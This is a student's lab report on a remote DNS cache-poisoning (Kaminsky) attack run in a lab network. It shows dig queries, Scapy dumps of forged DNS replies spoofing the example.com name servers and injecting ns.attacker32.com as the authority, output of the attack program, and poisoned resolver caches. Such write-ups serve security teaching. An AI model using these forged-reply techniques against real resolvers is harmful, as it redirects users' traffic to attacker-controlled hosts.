Name: Adarsh Kumar	SRN No: PES2UG20CS016	Assignment No:06
	Section: B	Date: 15/10/2022

	Verification of the DNS setup
Screenshots	Get the IP address of ns.attacker32.com Command: dig ns.attacker32.com

```
user/PES2UG20CS016/AdarshKumar/>$dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10987
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a264339487bcffc301000000634d5cc49634348cf22baf27 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 17 13:46:44 UTC 2022
;; MSG SIZE  rcvd: 90
```

We can see that the answer section has name ns.attacker32.com and the IP address of that name server is 10.9.0.1553

Get the IP address of www.example.com
Command: dig www.example.com
dig @ns.attacker32.com www.example.com

```
user/PES2UG20CS016/AdarshKumar/>$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19980
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 219740aa2a74a5ce01000000634d5cfb97d9a3ae7458bec3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 1704 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 17 13:47:39 UTC 2022
;; MSG SIZE  rcvd: 88
```

This is an authentic server and it's IP address is 93.184.216.34

```
user/PES2UG20CS016/AdarshKumar/>$dig @ns.attacker32.com  www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28486
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 85fc5a4b232a424901000000634d5d16dad2130560aef2f2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Oct 17 13:48:06 UTC 2022
;; MSG SIZE  rcvd: 88
```

This a proxy server which is created by attack and it's IP address is 1.2.3.5


Verifying with the cache in local DNS server

```
local-dns-server/PES2UG20CS016/AdarshKumar/>$rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.            776269  NS      a.iana-servers.net.
www.example.com.        689870  A       93.184.216.34
                                        20221106134841 20221016040716 59208 example.com.
local-dns-server/PES2UG20CS016/AdarshKumar/>$rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      862571  A       10.9.0.153
local-dns-server/PES2UG20CS016/AdarshKumar/>$
```

Task 1:	Construct DNS request
Attacker Terminal	

```
attacker/PES2UG20CS016/AdarshKumar/>$cd volumes/Code/
attacker/PES2UG20CS016/AdarshKumar/>$python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None

.
Sent 1 packets.
attacker/PES2UG20CS016/AdarshKumar/>$
```

Wireshark



In the above Wireshark short we can observer that in flag section it shows that there is no such name exist as per the name server of icann.

Task 2: Spoof DNS Replies

Screenshot

Finding the IP addresses of the name servers of the example.com domain

```
seed-attacker/PES2UG20CS016/AdarshKumar/>$dig ns example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33336
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                    IN      NS

;; ANSWER SECTION:
example.com.            19418   IN      NS      a.iana-servers.net.
example.com.            19418   IN      NS      b.iana-servers.net.

;; Query time: 56 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Oct 17 16:07:38 UTC 2022
;; MSG SIZE  rcvd: 88

seed-attacker/PES2UG20CS016/AdarshKumar/>$dig +short a a.iana-servers.net
199.43.135.53
seed-attacker/PES2UG20CS016/AdarshKumar/>$dig +short a b.iana-servers.net
199.43.133.53
seed-attacker/PES2UG20CS016/AdarshKumar/>$
```

As we can see that ns command gave us two name servers in Answer Section and we use dig +short command to get the IP address of those two server names.

a.iana-server.net


```
seed-attacker/PES2UG20CS016/AdarshKumar/>$python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
         cd        = 0
         rcode     = ok
         qdcount   = 1
         ancount   = 1
         nscount   = 1
         arcount   = 0
         \qd        \
          |###[ DNS Question Record ]###
          |  qname     = 'twysw.example.com'
          |  qtype     = A
          |  qclass    = IN
         \an        \
          |###[ DNS Resource Record ]###
          |  rrname    = 'twysw.example.com'
          |  type      = A
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 1.2.3.4
         \ns        \
          |###[ DNS Resource Record ]###
          |  rrname    = 'example.com'
          |  type      = NS
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 'ns.attacker32.com'
         ar        = None

.
Sent 1 packets.
seed-attacker/PES2UG20CS016/AdarshKumar/>$
```

b.iana-server.net


```
seed-attacker/PES2UG20CS016/AdarshKumar/>$python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.133.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
          cd         = 0
          rcode      = ok
          qdcount    = 1
          ancount    = 1
          nscount    = 1
          arcount    = 0
          \qd         \
           |###[ DNS Question Record ]###
           |   qname      = 'twysw.example.com'
           |   qtype      = A
           |   qclass     = IN
          \an         \
           |###[ DNS Resource Record ]###
           |   rrname     = 'twysw.example.com'
           |   type       = A
           |   rclass     = IN
           |   ttl        = 259200
           |   rdlen      = None
           |   rdata      = 1.2.3.4
          \ns         \
           |###[ DNS Resource Record ]###
           |   rrname     = 'example.com'
           |   type       = NS
           |   rclass     = IN
           |   ttl        = 259200
           |   rdlen      = None
           |   rdata      = 'ns.attacker32.com'
          ar         = None

.
Sent 1 packets.
seed-attacker/PES2UG20CS016/AdarshKumar/>$
```

Wireshark

Server : a.iana-server.net



Server : b.iana-server.net



In the answer section of both packets we can see that we are getting the spoofed reply 1.2.3.4

Task 3: Launch the Kaminsky Attack

Attacker screenshot

```
seed-attacker/PES2UG20CS016/AdarshKumar/>$./kaminsky
name: faqam, id:0
name: scjbq, id:500
name: rgnuj, id:1000
name: onmnt, id:1500
name: midhm, id:2000
name: ejwxv, id:2500
name: qexjg, id:3000
name: lbiue, id:3500
name: ynmnh, id:4000
name: xdwjr, id:4500
name: pxbse, id:5000
name: nypjw, id:5500
name: mcajl, id:6000
name: hworq, id:6500
name: ssfgh, id:7000
name: mdlim, id:7500
name: ezjft, id:8000
name: ptshe, id:8500
name: qtgsf, id:9000
name: tbbhv, id:9500
name: ubnzh, id:10000
name: wmmjw, id:10500
name: ynwjv, id:11000
name: rboji, id:11500
name: ubdbu, id:12000
name: kuvme, id:12500
name: qiffh, id:13000
name: pcvbl, id:13500
name: ucbqn, id:14000
name: whqmt, id:14500
name: aguej, id:15000
```

Attack done using C and python in hybrid mode so that our attack becomes fast

We can see that a lot fake DNS response is being sent to the network

Cache Screenshot

```
local-dns-server/PES2UG20CS016/AdarshKumar/>$rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615516  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777514  NS      ns.attacker32.com.
local-dns-server/PES2UG20CS016/AdarshKumar/>$
```

As we can see in that cache that name server of the example.com domain is replaced attacker32.com hence attack successful

We can also see that a lot of random entry in the cache are there

```
local-dns-server/PES2UG20CS016/AdarshKumar/>$rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.            777544  NS      ns.attacker32.com.
aacwc.example.com.      863947  A       1.2.3.6
aaeyb.example.com.      863984  A       1.2.3.6
abidm.example.com.      863971  A       1.2.3.6
abkip.example.com.      863985  A       1.2.3.6
abspi.example.com.      863961  A       1.2.3.6
acdqm.example.com.      863972  A       1.2.3.6
aceis.example.com.      863947  A       1.2.3.6
acmyo.example.com.      863961  A       1.2.3.6
acsxg.example.com.      863967  A       1.2.3.6
adebw.example.com.      863950  A       1.2.3.6
adszd.example.com.      863960  A       1.2.3.6
aefun.example.com.      863960  A       1.2.3.6
aelsb.example.com.      863961  A       1.2.3.6
aentf.example.com.      863967  A       1.2.3.6
afjry.example.com.      863974  A       1.2.3.6
afmlq.example.com.      863948  A       1.2.3.6
afnxw.example.com.      863969  A       1.2.3.6
afwmi.example.com.      863984  A       1.2.3.6
agodr.example.com.      863978  A       1.2.3.6
ahbdk.example.com.      863984  A       1.2.3.6
ahnrz.example.com.      863983  A       1.2.3.6
ahqcf.example.com.      863951  A       1.2.3.6
ahrdv.example.com.      863996  A       1.2.3.6
ahrqm.example.com.      863964  A       1.2.3.6
ahusz.example.com.      863976  A       1.2.3.6
aimpv.example.com.      863981  A       1.2.3.6
ainqk.example.com.      863987  A       1.2.3.6
aizis.example.com.      863962  A       1.2.3.6
ajcoz.example.com.      863966  A       1.2.3.6
ajeqd.example.com.      863947  A       1.2.3.6
```

Task 4:	Result Verification
User screenshot	On the victim terminal run the command: # dig www.example.com


```
user/PES2UG20CS016/AdarshKumar/>$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7065
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ff209c2014e3282501000000634d899621f4599668e7507b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 568 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 17 16:57:59 UTC 2022
;; MSG SIZE  rcvd: 88
```

dig @ns.attacker32.com www.example.com

```
user/PES2UG20CS016/AdarshKumar/>$dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65301
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3d293a5454fad66001000000634d89bef419884b06a95d78 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Oct 17 16:58:38 UTC 2022
;; MSG SIZE  rcvd: 88

user/PES2UG20CS016/AdarshKumar/>$
```

Here we can observer that both www.example.com and @ns.attacker32.com www.example.com Have same IP address so that implies our attack on remote DNS is successful.

Wireshark



Observe that response contains attackers name server to get the IP of the host name example.com